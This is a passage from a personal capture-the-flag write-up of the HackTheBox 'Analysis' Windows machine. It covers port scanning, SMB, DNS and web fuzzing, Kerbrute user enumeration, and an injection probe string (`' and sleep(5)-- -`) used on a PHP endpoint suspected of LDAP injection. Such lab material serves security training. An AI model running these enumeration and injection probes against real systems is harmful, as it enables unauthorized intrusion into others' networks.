
650_HTB_Analysis

[HTB] Analysis [Windows]

by Pablo `github.com/vorkampfer/hackthebox`

- Resources:

> 1. Savitar YouTube walk-through `https://htbmachines.github.io/`
> 2. LDAP Injection, The Complete Guide: `https://brightsec.com/blog/ldap-injection/`
> 3. Snort Manual: dynamicpreprocessor `http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node23.html`
> 4. 0xdf gitlab: `https://0xdf.gitlab.io/2024/06/01/htb-analysis.html#`
> 5. 0xdf YouTube: `https://www.youtube.com/@0xdf`
> 6. Privacy search engine `https://metager.org`
> 7. Privacy search engine `https://ghosterysearch.com/`
> 8. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
> 9. Windows Priviledge Escalation, HackTricks: `https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation`
>
> 
>

- View terminal output with color

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Analysis starts with a PHP site that uses LDAP to query a user from active directory. I'll use LDAP injection to brute-force users, and then to read the description field of a shared account, which has the password. That grants access to the admin panel, where I'll abuse an upload feature two ways - writing a webshell and getting execution via an HTA file. I'll find credentials for the next user in autologon registry values and in web logs. To get administrator, I'll abuse the Snort dynamic preprocessor feature writing a malicious DLL to where Snort will load it. ~0xdf
```

Skill-set:

```
1. SMB Enumeration
2. Virtual Hosting
3. Subdomain Enumertion
4. Kerberos - User Brute Force Enumeration (Kerbrute)
5. Web Fuzzing
6. LDAP Injection
```

```
7. Creating a Python script to easily exploit LDAP Injection
8. Discovering valid users through the LDAP Injection
9. Enumerating user discription through LDAP injection + Information Leakage
10. Testing ASREPRoast attack (Impacket-GetNPUsers)
11. Exploitation of customized analysis panel
12. Creating a PHP webshell for command execution + Reverse Shell with Nishang
13. System enumeration with WinPeas
14. Obtaining user credentials stored in the autologon registry
15. Abusing Snort (Loading Dynamic Modules) [Privilege Escalation]
16. Creation of Malicious DLL with msfvenom for loading into snort
```

Basic Recon

1. **Ping & `whichsystem.py`**

```
1. ▷ ping -c 1 10.129.231.194

2. ▷ whichsystem.py 10.129.231.194
[+]==> 10.129.231.194 (ttl -> 127): Windows
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan analysis.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to grab ports.
3.  ▷ echo $openportz
22,80
3. ▷ sourcez
4. ▷ echo $openportz
53,80,88,135,139,389,445,464,593,636,3268,3269,3306,5985,9389,33060,47001,49664,49665,49666,49667,49671,49674,49675,49680,49682,49692,49719,60568
5. ▷ portzscan $openportz analysis.htb
6. ▷ cat analysis/portzscan.nmap

7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p
53,80,88,135,139,389,445,464,593,636,3268,3269,3306,5985,9389,33060,47001,49664,49665,49666,49667,49671,49674,49675,49680,49682,49692,49719,60568 analysis.htb

8. Listing all the ports
53/tcp    open  domain        syn-ack Simple DNS Plus
80/tcp    open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2024-06-06 02:21:33Z)
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: analysis.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?     syn-ack
593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack
3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: analysis.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack
3306/tcp  open  mysql         syn-ack MySQL (unauthorized)
5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        syn-ack .NET Message Framing
33060/tcp open  mysqlx        syn-ack MySQL X protocol listener
47001/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         syn-ack Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack Microsoft Windows RPC
49671/tcp open  msrpc         syn-ack Microsoft Windows RPC
49674/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc         syn-ack Microsoft Windows RPC
49680/tcp open  msrpc         syn-ack Microsoft Windows RPC
49682/tcp open  msrpc         syn-ack Microsoft Windows RPC
49692/tcp open  msrpc         syn-ack Microsoft Windows RPC
49719/tcp open  msrpc         syn-ack Microsoft Windows RPC
60568/tcp open  msrpc         syn-ack Microsoft Windows RPC

9. Some interesting ports: 3306 MySQL, 389 LDAP, 445 SMB, 135 RPC

10. I see on port 80 HTTPAPI and look it up to see what it means.

11. "The HTTP Server API enables applications to communicate over HTTP without using Microsoft Internet Information Server (IIS)."
```

3. **Whatweb**

```
1. ▷ whatweb http://10.129.231.194
http://10.129.231.194 [404 Not Found] Country[RESERVED][ZZ], HTTPServer[Microsoft-HTTPAPI/2.0], IP[10.129.231.194], Microsoft-HTTPAPI[2.0], Title[Not Found]
```

4. **NETEXEC**


```
1. Since I do not have CrackMapExec installed I am using netexec for smb general info.
2. NULL authentication smb enumeration.
3. ▷ netexec smb analysis.htb
SMB 10.129.231.194  445 DC-ANALYSIS [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-ANALYSIS) (domain:analysis.htb) (signing:True) (SMBv1:False)
4. The machines name is "DC-ANALYSIS"
5. We also have the build number 17763
```

5. **Look up build number**

```
1. Google 'windows release builds' and paste in the find filter the build number from CrackMapExec
2. https://learn.microsoft.com/en-us/windows/release-health/release-information
3. Version Servicing option        Availability date       Latest revision date
1809    Long-Term Servicing Channel (LTSC)      2018-11-13      2024-05-23
Latest build    Mainstream support end date     Extended support end date
17763.5830      End of servicing                2029-01-09
```

6. **smbexec is an option if you can find valid creds, but I think smbclient would probrably work better**

```
1. ▷ smbexec.py analysis.htb/guest:guest@10.129.231.194
Impacket v0.11.0 - Copyright 2023 Fortra
[-] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authentication information.)
```



Site Enumeration

```
1. This site is dead. Nothing going on with this website.
2. How I can tell there is nothing going on with the main page.
3. ▷ curl -s 'http://10.129.231.194' | grep -iE "secret|pass|user|\.js|\.zip|\.config|\.php|admin|hash"
4. 404 Not Found, I use the hostname instead because of virtual hosting.
5. ▷ curl -s 'http://analysis.htb' | grep -iE "secret|pass|user|\.js|\.zip|\.config|admin|hash|\.php"
        <script src="js/jquery.min.js" type="text/javascript"></script>
        <script src="js/scripts.js" type="text/javascript"></script><script type="text/javascript" src="js/switcher.js"></script><script type="text/javascript" src="js/bgStretch.js"></script><script type="text/javascript" src="js/forms.js"></script><script type="text/javascript" src="js/jquery.fancybox-1.3.4.pack.js"></script>
        <!--[if lt IE 9]><script src="js/html5.js" type="text/javascript"></script>
6. Still nothing interesting. Moving on.
```

Directory Busting

8. Directory busting


```
1. ▷ gobuster dir -u http://analysis.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 162] [--> http://analysis.htb/images/]
/Images               (Status: 301) [Size: 162] [--> http://analysis.htb/Images/]
/css                  (Status: 301) [Size: 159] [--> http://analysis.htb/css/]
/js                   (Status: 301) [Size: 158] [--> http://analysis.htb/js/]
/IMAGES               (Status: 301) [Size: 162] [--> http://analysis.htb/IMAGES/]
/CSS                  (Status: 301) [Size: 159] [--> http://analysis.htb/CSS/]
/JS                   (Status: 301) [Size: 158] [--> http://analysis.htb/JS/]
/bat                  (Status: 301) [Size: 159] [--> http://analysis.htb/bat/]

2. Gobuster did a good job. No need to check out wfuzz, ffuf, dirsearch, ferox buster, etc...

3. wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
4. wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.analysis.htb" http://analysis.htb

5. We can do the same thing with FFUF. I prefer FFUF.
6. ▷ ffuf -c -u http://analysis.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -t 200 -H "Host: FUZZ.analysis.htb"
------------------------------------------------

internal [Status: 403, Size: 1268, Words: 74, Lines: 30, Duration: 165ms]
:: Progress: [19966/19966] :: Job [1/1] :: 648 req/sec :: Duration: [0:00:32] :: Errors: 0 ::
7.  SUCCESS, ffuf finds `internal.analysis.htb`
8.
```

Dig

9. dig, because port 53 is open

```
1. If port 53 is open always try for a zone transfer using dig for windows or nslookup for linux.
2.  ▷ dig @10.129.231.194 analysis.htb ANY

; <<>> DiG 9.18.27 <<>> @10.129.231.194 analysis.htb ANY
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20947
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;analysis.htb.                  IN      ANY

;; ANSWER SECTION:
analysis.htb.           600     IN      A       10.129.231.194
analysis.htb.           3600    IN      NS      dc-analysis.analysis.htb.
analysis.htb.           3600    IN      SOA     dc-analysis.analysis.htb. hostmaster.analysis.htb. 260 900 600 86400 3600

;; ADDITIONAL SECTION:
dc-analysis.analysis.htb. 3600  IN      A       10.129.231.194

;; Query time: 163 msec
;; SERVER: 10.129.231.194#53(10.129.231.194) (TCP)
;; WHEN: Thu Jun 06 05:56:43 UTC 2024
;; MSG SIZE  rcvd: 146

3. Success, we find a few subdomains. I always do `ANY` or `ns` for name server. I also always do `AXFR`

4.  ▷ dig @10.129.231.194 analysis.htb AXFR

; <<>> DiG 9.18.27 <<>> @10.129.231.194 analysis.htb AXFR
; (1 server found)
```

```
;; global options: +cmd
; Transfer failed.

5. I add all the sub-domains I have found so far to my `/etc/hosts` file.

6. ▷ cat /etc/hosts | grep analysis
10.129.231.194 dc-analysis.analysis.htb analysis.htb hostmaster.analysis.htb internal.analysis.htb
7. I remove dc-analysis.analysis.htb, hostmaster.analysis.htb from my hosts file. I do not think these are in scope for this box.
```



Server Error


403 - Forbidden: Access is denied.

You do not have permission to view this directory or page using the credentials that you supplied.

Enumerating & Directory Busting internal

10. **Enumerating** `internal.anlysis.htb`

```
1. We get a 403 Forbidden.
2. I check out wappalyzer and it says it is running PHP.
3. ▷ gobuster dir -u http://internal.analysis.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/users  (Status: 301) [Size: 170] [--> http://internal.analysis.htb/users/]
/dashboard (Status: 301) [Size: 174] [--> http://internal.analysis.htb/dashboard/]
/Users  (Status: 301) [Size: 170] [--> http://internal.analysis.htb/Users/]
/employees (Status: 301) [Size: 174] [--> http://internal.analysis.htb/employees/]
```



Server Error

404 - File or directory not found.

The resource you are looking for might have been removed, had its name changed, or is temporarily un

- #pwn_404_Not_Found_is_valid_page

11. **I check out these php or html pages**

```
1. When this happens that gobuster, wfuzz, or ffuf say there is a valid page there and it comes back 404 that usually means there is a page below that.
2. ▷ gobuster dir -u http://internal.analysis.htb/employees/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login.php            (Status: 200) [Size: 1085]
/Login.php            (Status: 200) [Size: 1085]
===============================================================
Finished
===============================================================
3. SUCCESS, we find login.php. Lets try it for /users page we found earlier as well.
4. ▷ gobuster dir -u http://internal.analysis.htb/users/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/list.php             (Status: 200) [Size: 17]
Progress: 1564 / 661680 (0.24%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 1665 / 661680 (0.25%)
[ERROR] context canceled
===============================================================
Finished
===============================================================
5. SUCCESS, I also find list.php
```

WFUZZ works yay!hackthebox

12. **I finally got wfuzz to work again on my blackarch without having to break my install. Mission Nerd-Impossible was a success.**

```
1. ▷ wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.analysis.htb" http://analysis.htb
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000387:   403        29 L     95 W       1268 Ch     "internal"
2. I already did this with FFUF and Gobuster but I will be using wfuzz next because I am more comfortable using it.
```

WFUZZ advanced parameters

13. **FUZZing advanced parameters using WFUZZ**

```
1. wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt 'http://internal.analysis.htb/users/list.php?FUZZ=foo'
2. ▷ wfuzz -c --hc=404 --hh=17 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt 'http://internal.analysis.htb/users/list.php?
FUZZ=foo'
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************
```

```
Target: http://internal.analysis.htb/users/list.php?FUZZ=foo
Total requests: 220559
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000001657:   200        0 L      11 W       406 Ch      "name"
```

Rid Cycling Brute Force Attack

14. **Rid Cycling Attack using rpcclient and then NetExec instead of CrackMapExec.**


```
1. ▷ rpcclient -U "" 10.129.42.117 -N
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
2. FAIL, null session was denied.
3. ▷ rpcclient -U "guest%" 10.129.42.117
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
```

Rid Cycling Brute Force Attack using NetExec

```
1. ▷ netexec smb 10.129.42.117
SMB  10.129.42.117 445  DC-ANALYSIS  [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-ANALYSIS) (domain:analysis.htb) (signing:True) (SMBv1:False)

2. ▷ netexec smb 10.129.42.117 -u 'guest' -p '' --rid-brute
SMB 10.129.42.117 445 DC-ANALYSIS [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-ANALYSIS) (domain:analysis.htb) (signing:True) (SMBv1:False)
SMB 10.129.42.117  445 DC-ANALYSIS [-] analysis.htb\guest:
STATUS_LOGON_FAILURE

3. I can perform the same rid-bruteforce attack you can do with CrackMapExec but using NetExec.
```

Back to WFUZZ

15. **Back to WFUZZ**



Search result

Username	Last Name	First Name	Company	Department	Office Phone	Fax	Mobile	DDI	E-Mail Address	Home Phone
CONTACT_										

```
1. Lets try out the `name` wfuzz got for us using the following command.
2. ▷ wfuzz -c --hc=404 --hh=17 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt 'http://internal.analysis.htb/users/list.php?FUZZ=foo'
=======
"name"
=======
3. http://internal.analysis.htb/users/list.php?name=test
```

Kerbrute

16. **Kerbrute user enum scan**

```
1. We are trying to get a list of valid users.
2. Kerbrute is a good option for that. If we can get a list of valid users we can perform an ASREPROAST attack.
3. ▷ kerbrute userenum --dc 10.129.230.179 -d analysis.htb users --downgrade
4. Lets focus on getting the list of users first.
5. I perform an user enumeration attack using the `xato` wordlist. A very big wordlist.
6.  ▷ kerbrute userenum --dc 10.129.230.179 -d analysis.htb /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
7. I will then take those names and put them into a file called `users`. Then I will perform a downgrade attack aka ASREPROAST on those names in my `users` file.
---------------------------------------------------------
▷ kerbrute userenum --dc 10.129.230.179 -d analysis.htb /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt


    --             --               --
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 06/07/24 - Ronnie Flathers @ropnop

2024/06/07 18:29:12 >  Using KDC(s):
2024/06/07 18:29:12 >   10.129.230.179:88

2024/06/07 18:30:56 >  [+] VALID USERNAME:       jdoe@analysis.htb
2024/06/07 18:32:28 >  [+] VALID USERNAME:       ajohnson@analysis.htb
2024/06/07 18:36:05 >  [+] VALID USERNAME:       cwilliams@analysis.htb
2024/06/07 18:41:05 >  [+] VALID USERNAME:       wsmith@analysis.htb
2024/06/07 18:41:05 >  [+] VALID USERNAME:       jangle@analysis.htb
2024/06/07 18:41:05 >  [+] VALID USERNAME:       technician@analysis.htb
----------------------------------------------------------------
```


PROTIP

Always be FUZZING *.php*

1. **When you find ANY uri and it ends in .php you should try this sleep command to see if it is vulnerable to injection.**
2. `http://internal.analysis.htb/users/list.php?name=administrator' and sleep(5)-- -`

Possible LDAP injection??? (RCE)

17. I try the names in the browser first to see if they work. This page `list.php?name=` seems to vulnerable to injection. I latter find out it is not an SQL injection but an LDAP injection.

